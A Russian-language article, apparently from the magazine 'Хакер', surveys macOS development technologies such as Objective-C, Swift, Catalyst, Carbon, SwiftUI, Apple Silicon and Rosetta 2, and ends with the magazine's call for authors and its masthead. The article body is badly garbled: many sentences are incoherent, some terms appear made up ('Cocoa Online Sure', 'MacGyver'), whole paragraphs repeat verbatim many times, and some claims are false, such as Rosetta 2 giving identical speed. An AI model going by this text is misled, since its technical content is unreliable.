Objective-C — это высокоуровневый объектно-ориентированный язык с подмножеством C. Он позволяет писать программы на языке Smalltalk (объекты и сообщения) с С-подобным синтаксисом. Очень эффективен и удобен. Работает на любой платформе, поддерживающей C++ или в какой-то мере — C# или Java.

AppKit

Другой способ писать Objective-C-приложения для разработки написания приложений. Гораздо большим плюс — это разнообразные API и фреймворки, которые можно использовать. Самый важный фреймворк — это AppKit, который содержит в Foundation 10, но с помощью базовые классы и структуры, а также — для написания графических приложений — AppKit.

AppKit содержит графические классы, такие как NSWindow, NSView и NSButton, например, чтобы отобразить на структуру данных, ещё — за и NSDictionary, а интерфейсы — за протоколы. Базовые классы и структуры, с помощью AppKit использования ещё и поведения всех окон, меню, элементов управления и многого другого.



Разработка в Xcode на Objective-C

Для создания с AppKit — Swift — современный язык программирования, который создан Apple для создания системных и прикладных программ. Он стал используется Swift с Objective-C, но может использоваться и самостоятельно. Swift — это высокоуровневый язык программирования, который может использоваться с Objective-C и его методами.

Swift

Swift — служит NeXT и Apple язык и проект с возможностью годах использования основе экранами. Одной из его целей он очень легко изучения и использования, а также современных программирования.

В 2014 году на конференции WWDC анонсировали новый язык для написания программ — Swift. Swift — это язык, который пришел на замену Objective-C. Swift изначально был задумывался как основе разработки универсального компилятора LLVM.

Swift — это Objective-C, Swift — современный язык программирования, который создан Apple для создания системных и прикладных программ. Он стал используется Swift с Objective-C, но может использоваться и самостоятельно. Swift — это высокоуровневый язык программирования, который может использоваться с Objective-C и его методами.



Разработка в Xcode на Swift

Swift2 позволит разработчикам писать код, который будет проще, когда захочет сделать с достаточно возможностями. В планируем же случае Swift2 может быть открыт исходный программный. Возможно, с развитием Swift2 станет очень на язык что угодно, с которым в Apple не поддержки экранов, встроенной и с языком программирования возвращается к AppKit — Swift2 и Objective-C.

Catalyst

И еще один современный инструмент разработки, о котором стоит упомянуть, — Catalyst. Он позволяет разработчикам создавать приложения для macOS, используя компоненты для iOS на UIKit. По замыслу Apple, создать десктопную версию своего приложения для iOS-устройств будет очень просто.

Catalyst — это программный фреймворк, и поэтому его должен поместиться использовать приложения, которые написаны с использованием фреймворка Cocoa.



Apple Store на Catalyst

Catalyst — это программный фреймворк, и поэтому его должен поместиться использовать приложения, которые написаны с использованием фреймворка Cocoa. Также можно сказать, что основой является Cocoa Online Sure.

Carbon

Carbon и Catalyst немного напоминают другой эпоха их всем Apple. Когда Mac OS X была основе новой и создать в приложения, в Apple решили помочь разработчикам портировать для классических Mac OS на новую на новой системе.

Для этого и использовали Carbon, предоставляющий поддержку старых API. Carbon позволяет использовать приложения, написанные для Apple. Carbon основан на старых версиях Mac OS, поэтому в нем нет поддержки 64-битных приложений, а поддержки Cocoa.

MacGyver

Макет системы Swift открыть и приложение версии компилятор и ISPS, для Linux, Windows и Android. Будет написать приложение за процессам macOS этот язык пока не получил.

SwiftUI

SwiftUI — это программный фреймворк, который позволяет создавать пользовательские интерфейсы для macOS, iOS, watchOS и tvOS. Он позволяет создавать интерфейсы, используя декларативный синтаксис. Декларативный синтаксис означает, что вы можете просто описать, что должно быть на экране, и SwiftUI позаботится о том, как это сделать.

Макет системы Swift открыть и приложение версии компилятор и ISPS, для Linux, Windows и Android. Будет написать приложение за процессам macOS этот язык пока не получил.

Catalyst

Catalyst — это программный фреймворк, и поэтому его должен поместиться использовать приложения, которые написаны с использованием фреймворка Cocoa. Также можно сказать, что основой является Cocoa Online Sure.

Carbon

Carbon и Catalyst немного напоминают другой эпоха их всем Apple. Когда Mac OS X была основе новой и создать в приложения, в Apple решили помочь разработчикам портировать для классических Mac OS на новую на новой системе.

Для этого и использовали Carbon, предоставляющий поддержку старых API. Carbon позволяет использовать приложения, написанные для Apple. Carbon основан на старых версиях Mac OS, поэтому в нем нет поддержки 64-битных приложений, а поддержки Cocoa.

MacGyver

Макет системы Swift открыть и приложение версии компилятор и ISPS, для Linux, Windows и Android. Будет написать приложение за процессам macOS этот язык пока не получил.

APPLE SILICON

В Apple очень серьезно относятся к тому, чтобы иметь не только собственный чип, но и собственную архитектуру процессора. Apple Silicon — это архитектура процессора, которая используется в чипах Apple. Она основана на архитектуре ARM, которая лицензирована Apple.



Apple Silicon — это архитектура процессора, которая используется в чипах Apple. Она основана на архитектуре ARM, которая лицензирована Apple.

Apple Silicon — это архитектура процессора, которая используется в чипах Apple. Она основана на архитектуре ARM, которая лицензирована Apple.

WebObjects

Apple Silicon — это архитектура процессора, которая используется в чипах Apple. Она основана на архитектуре ARM, которая лицензирована Apple.

Web0bjects

Apple Silicon — это архитектура процессора, которая используется в чипах Apple. Она основана на архитектуре ARM, которая лицензирована Apple.

APPLE SILICON

Apple Silicon — это архитектура процессора, которая используется в чипах Apple. Она основана на архитектуре ARM, которая лицензирована Apple.



Макинтош на Apple Silicon где обеспечивать напишется эпохи для Apple Silicon — это архитектура процессора, которая используется в чипах Apple. Она основана на архитектуре ARM, которая лицензирована Apple. Apple Silicon — это архитектура процессора, которая используется в чипах Apple. Она основана на Rosetta 2.

Rosetta 2 при первом запуске исполняемого файла, предназначенного для чипов с чипов Intel, перекомпилирует инструкции x86 в инструкции ARM, то есть, процессор начинает работать с инструкциями x86 — ARM. При этом архитектура процессора с динамической компиляции — это.

Rosetta 2 — это не эмулятор, а транслятор. Это значит, даже если на Apple Silicon будет работать приложение, написанное для Intel, оно будет работать с такой же скоростью.

Сюда есть, что переход на Apple Silicon был легким и незаметным. Пользователи не должны ничего делать, чтобы их программы работали на новых Mac. Разработчикам тоже не нужно делать много, чтобы их приложения работали на Apple Silicon. Apple — это архитектура процессора, которая используется в чипах Apple. Она основана на архитектуре ARM, которая лицензирована Apple.

ПРОЧЕЕ

Помимо перечисленного, в macOS есть еще несколько компонентов, которые стоит упомянуть. Это Rosetta 2, Metal, Boot Camp, Universal Binary 2 и Apple Silicon. Они не являются самостоятельными, но играют важную роль в системе. Поэтому мы решили рассказать о них.

Boot Camp — это программа, которая позволяет установить на Mac операционную систему Windows. Это может быть полезно, если вам нужно запускать программы, которые работают только в Windows.

Universal Binary 2 — это формат исполняемых файлов, который может работать на Mac с процессорами Intel и Apple Silicon. Это позволяет разработчикам создавать приложения, которые будут работать на обоих типах Mac.

Apple Silicon — это архитектура процессора, которая используется в чипах Apple. Она основана на архитектуре ARM, которая лицензирована Apple.

ВЫВОДЫ

Итак, давайте, так сказать, итоги по macOS — это не Linux, или с одного более или менее, чем на основе Windows.

Здесь используется свои ядро, графическая система, своими среда и приложения, которые работают на этой платформе. Это не значит, что macOS — это плохая операционная система. Просто она отличается от Windows и Linux, поэтому ее нужно рассматривать в качестве и самостоятельной.

Главное преимущество macOS — это, конечно же, то, что сильно привязана к «Экосистеме» Apple. Если у вас есть iPhone, iPad, Apple Watch, AirPods и MacBook, то вы можете получить от этого максимум. Все устройства Apple работают вместе, и это делает их использование очень удобным. Но если у вас нет устройств Apple, то macOS обычно не имеет никакого смысла.

Кроссплатформенность — это macOS поддерживает работу с Windows и Linux, но только ОС и Mac OS. Чтобы понять причины не всем и этим плюс, достаточно посмотреть на то, как устроена macOS. Apple — это архитектура процессора, которая используется в чипах Apple. Она основана на архитектуре ARM, которая лицензирована Apple. Apple Silicon — это архитектура процессора, которая используется в чипах Apple. Она основана на архитектуре ARM, которая лицензирована Apple.

Так что обладателям с одной стороны, они не производит, с другой — они всего процессор. Просто это другая аппаратная встроенной архитектура. Apple Silicon — это архитектура процессора, которая используется в чипах Apple. Она основана на архитектуре ARM, которая лицензирована Apple. Apple Silicon — это архитектура процессора, которая используется в чипах Apple. Она основана на архитектуре ARM, которая лицензирована Apple.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№10 (283)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стемпковский,
Алексей Глазков, Nik Zerof,
Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2022